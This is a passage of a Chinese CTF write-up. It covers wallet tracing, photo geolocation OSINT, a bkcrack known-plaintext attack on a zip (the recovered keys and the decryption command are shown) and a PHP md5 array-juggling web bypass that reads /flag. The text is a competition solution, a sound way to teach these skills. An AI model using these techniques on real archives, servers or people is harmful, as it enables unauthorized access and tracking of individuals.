只有 0x4864d2a02B75A0Bd0A806E7B8E36973854CB8A22 的最大转出到 0xeaA3c1b88444f79Cf095cC12A90481c406D81EaB，未并入上述收敛点

进一步检查 0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72 无后续转出记录（只进不出），符合“归集终点”的特征，因此将其判定为黑客控制的钱包地址。

Flag

POFP{0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72}

【Misc】赛后问卷

【解题步骤】

参与本次问卷填写即可获得：furryCTF{Fu7ryCTF_Th6nk_Y0u_To_Part1cipate}


【OSINT】独游

【解题思路】

通过参照物确定大致位置，在谷歌地球上确定拍摄者坐标再提交。

【解题步骤】

根据店面的繁体字和路上的 76 周年可得地点在香港，通过左侧的袁记云饺，翻阅高德地图在香港的所有店面和图片，使用小红书辅助对比，最后锁定这家店是袁记云饺(香港九龙旺角亚皆老街店)。通过谷歌地图，图片上方的公交站牌作为辅助，可得 furryCTF{22°19’07’’N 114°10’02’’E}



【OSINT】兽·聚

【解题思路】

考察主流社交媒体

【解题步骤】

第一张图片根据地毯和人物，在戎兽汇和微博上找到为合肥皇冠假日酒店；第二张图片通过人物的挂牌上的 UTFG 2025 可得为喜来登酒店(光明六路东一段店)；第三张图片根据背景的 F2A 的余光来搜索，在抖音找到为上海世贸展馆；第四张图片通过吊牌上的 Mogcin，在国内主流媒体无果，在推特找到了本人账号，通过参加的活动可得悉尼帕拉玛塔宾乐雅酒店；第五张通过背后的日文标识和身后圣诞树，在网上找到了当地活动举办的习惯，定位在札幌电视塔；第六张通过背景的环境，查找网络主流媒体的相关照片，定位在上海国际时尚中心。可得
furryCTF{22c0887ee4fd_mUSt_8g_tHe_fUrCoN_maS73r_In_FINDIN6}

【Misc】学习资料

【解题思路】

【解题步骤】

一个 zip 里面有一个 flag.docx，使用 010 改头文件发现不是伪加密，使用 bkcrack，进行明文攻击，最后得到了密钥：dc5f5a25 ba003c16 064c2967。

运行命令，解密压缩包。

.\bkcrack.exe -k dc5f5a25 ba003c16 064c2967 -C flag.zip -c flag.docx -d decrypted_flag.docx

得到 flag：furryCTF{Ho0w_D1d_You_C0mE_H9re_xwx}

【Web】ezmd5

【解题思路】

向目标 PHP 页面发送 POST 请求，使得：

1、user 和 pass 是两个不同的数组

2、触发条件： $user! ==$ pass && md5($ user) === md5($ pass)

3、从而读取服务器上的 /flag 文件

【解题步骤】

前提条件：

1、知道目标 URL（例如 http://challenge.ctf/等）

2、你的电脑拥有以安装以下任意一款工具

——curl（Linux / macOS / Windows 10+ 默认自带）

——使用 浏览器开发者工具 + Burp Suite / Postman / Python 脚本

本文以 curl 为主，因其最简单、通用。


详细步骤:


1. 打开命令提示符

——按下键盘 Win + R


——输入 cmd，回车

2. （可选）切换为 UTF-8 编码（避免中文乱码）






3. 粘贴并执行 curl 命令



注意：确保你当前网络可以访问该域名和端口（有些 CTF 平台需登录后才能访问）。

4、获取 flag

然后你就可以看见 flag 了



看见 flag 为

POFP{aa896ce0-4993-4574-a40c-2579fd6111f0}